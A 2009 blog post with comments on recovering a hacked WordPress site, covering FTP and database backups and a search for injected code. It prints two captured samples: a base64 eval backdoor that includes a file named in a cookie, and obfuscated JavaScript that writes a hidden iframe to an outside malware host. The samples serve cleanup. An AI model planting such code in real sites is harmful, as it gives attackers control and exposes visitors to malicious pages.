
What to do when your blog has a virus

The last time my blog was hacked was… let me remember… uh… yesterday.

But hackers know my blog since quite a long ago and they even made my blog be marked by Google as a site that may harm your computer.

Never mind, all these attacks gave me some experience about the typical WordPress hack.

So, when you realize your blog has been hacked, follow these steps:

Backup your ftp content

Simply open your favorite FTP client and download all the content of your site

Backup your MySQL database

Every decent hosting plan now supports PhpMyAdmin. With this tool you can export and save your entire database in a matter of seconds (or minutes, according to the size of your DB).

Look at this picture:

with your WP database selected, click on Export (1)

Then this is the next page:

remember to:

1) Have all tables selected

2) Select SQL as database type

3) Check Structure, Add IF NOT EXISTS and Enclose table and field names with backquotes. Leave unchecked Add AUTO_INCREMENT value because WP tables already have an auto increment column

4) Check Data, Complete inserts, Extended inserts and Use hexadecimal for BLOB

5) Check Save as file and None. Choosing zipped can be too CPU intensive for your hosting plan

Hunt for the virus

I experienced two types of viruses, both with inserted code into my WP files.

The first one is Php code inserted in one page, like this one

eval(base64_decode('aWYoaXNzZXQoJF9DT09LSUVbInNoIl0pKXtpbmNsdWRlKCRfQ09PS0lFWyJzaCJdKTtleGl0O30='));

that once evaluated is

if(isset($_COOKIE["sh"])){include($_COOKIE["sh"]);exit;}

The second one is a javascript code inserted in one page, like this one

var OymMAWPnBMGWAGuoPiVY = "q60q105q102q114q97q109q101q32q119q105q100q116q104q61q34q52q56q48q34q32q104q101q105q103q104q116q61q34q54q48q34q32q115q114q99q61q34q104q116q116q112q58q47q47q105q108q111q118q101q104q97q115q104q46q99q110q47q114q97q115q116q97q116q100q115q47q103q111q46q112q104q112q63q115q105q100q61q53q34q32q115q116q121q108q101q61q34q98q111q114q100q101q114q58q48q112q120q59q32q112q111q115q105q116q105q111q110q58q114q101q108q97q116q105q118q101q59q32q116q111q112q58q48q112q120q59q32q108q101q102q116q58q45q53q48q48q112q120q59q32q111q112q97q99q105q116q121q58q48q59q32q102q105q108q116q101q114q58q112q114q111q103q105q100q58q68q88q73q109q97q103q101q84q114q97q110q115q102q111q114q109q46q77q105q99q114q111q115q111q102q116q46q65q108q112q104q97q40q111q112q97q99q105q116q121q61q48q41q59q32q45q109q111q122q45q111q112q97q99q105q116q121q58q48q34q62q60q47q105q102q114q97q109q101q62";var LtBVGDCUsUSHTFUTcjHd = OymMAWPnBMGWAGuoPiVY.split("q");var wOAwUuljcGInzJIGNLaG = "";for (var gtNzyhTaRbENpEKKzvub=1; gtNzyhTaRbENpEKKzvub<LtBVGDCUsUSHTFUTcjHd.length; gtNzyhTaRbENpEKKzvub++){wOAwUuljcGInzJIGNLaG+=String.fromCharCode(LtBVGDCUsUSHTFUTcjHd[gtNzyhTaRbENpEKKzvub]);}document.write(wOAwUuljcGInzJIGNLaG)

that once evaluated returns

<iframe width="480" height="60" src="http://ilovehash.cn/rastatds/go.php?sid=5" style="border:0px; position:relative; top:0px; left:-500px; opacity:0; filter:progid:DXImageTransform.Microsoft.Alpha(opacity=0); -moz-opacity:0"></iframe>

I got some more similar codes injected in my pages, but all of them have been inserted at the end of the page, in the last row.

So you should search for eval or document.write and see if there are strange strings like the ones I got.

Then, delete or comment them and you should have your blog cleaned and virus-free

I am thinking about making a plugin doing all this hard work for you, at the moment the only one existing seems to be WordPress Exploit Scanner but I would like something more complete.

Rate this post: 1 Star2 Stars3 Stars4 Stars5 Stars (1 votes, average: 5.00 out of 5)
Loading ... Loading ...
If you found this post useful, please consider a small donation.
» WordPress themes are designs for WordPress - one of the most popular blogging software nowadays.
You will be pleasantly surprised by WordPress Themes provided by Template Monster. All of them are of professional design and high quality.

11 Responses to “What to do when your blog has a virus”

  1. Brindy on May 1st, 2009 10:50 pm

    Or just use Blogger.com … ? Personally, I hate WordPress and stopped hosting my own blog ages ago because of how much of a PITA it became.

  2. RipeX on May 1st, 2009 11:51 pm

    That’s the downside of using a well known application like WordPress, but WordPress is just awesome.

  3. Marcos on May 2nd, 2009 4:40 am

    But how do they insert the code in the php file? I mean, to edit the php file they must have access to the OS (or ftp), or they don’t?

  4. swineinflu on May 2nd, 2009 10:25 am

    Wow Let me know the virus only attack wordpress? thanks alot tool for cure the virus
    Damn hacker!

  5. Mike D on May 3rd, 2009 6:33 am

    I’ve ran dozens of wordpress sites and never had an issue. But then I pay attention to securing them in the first place.
    - Don’t use shared hosting, and if you must, pay very close attention to write permissions on files and directories.
    - Don’t use wp- prefix on directories or database
    - htaccess the admin directory with a password or ip restriction
    - Install as few plugins as possible and never install obscure ones.
    - Keep everything updated
    - Remove meta generator worpdress version from header and themes

  6. RipeX on May 3rd, 2009 10:24 pm

    Wow, thanks for the tips, Mike D! :)

  7. whywouldyoue-mailme@spoof.wow on May 4th, 2009 12:24 am

    There is a difference between a “hacker” and “cracker”. A hacker is nice person who find these “bugs” and “loopholes” top stop the evil “crackers” from causing damage. Why do they do it? The n00b crackers (script kiddies) do it so they can be “cool” and look like a “pro”, sadly they find the software on the net and use it XD. Please don’t get the terms mixed up!

  8. Gecko on May 5th, 2009 5:56 pm

    My website (http://www.lizardproductions.net/) recently got a threatening message from a supposed “hacker” on the main page… I’m only 13 years old and I don’t know much about Dreamweaver, apart from how to make templates and pages and upload them to the server… Has anybody got some tips on how I might be able to prevent my site from possibly being hacked?

  9. Mattias Wirf on May 8th, 2009 9:42 am

    @Brindy: Depends on your need, I can’t stand the blogger.com where you never have full control and if you just wan’t to change a little thing in layout is extremly painful. Wonder what clients would say if you told them “meh, get a blogger-blog instead!” ;)

    @Emanuele and others: Great tips, never had a problem so far but I’m going to have an extra look through my blogs now :)

  10. Albert on June 22nd, 2009 2:12 pm

    @Emanuele Feronato: Thanks for sharing… Useful tips.

    @swineinflu: No. this malicious threads will not only affect WordPress Blogs. Its main entrance in PHP. If you are using PHP in your site, It will affect your PHP codes and it will insert malicious codes.

    If your Host have good security software or Firewall in their server, no need to worry. Or otherwise You need to survive with these threads.

  11. Cyclone103 on July 25th, 2009 11:05 pm

    My website was recently hacked, and a malicious worm file distributed itself to all my folders which had perms of at least 755, and even some which did not (idk how, and idc.)

    Emanuele, I found out the creator of the script. I will not post their username here however, just in case….

    The script is quite nasty, it does basically everything I am afraid of to my files.

    Fortunately, it seems whoever left the files on there forgot about em and never ran it.

    I have a safe backup.

    Can you help me determine the cause of my getting this and how to prevent it? The file is a php one, so I saw in the comments who made it. Would simply blacklisting the script name on the server itself prevent its execution?

    PLEASE email me about this, you are the best person for me to ask.

Leave a Reply


flash games company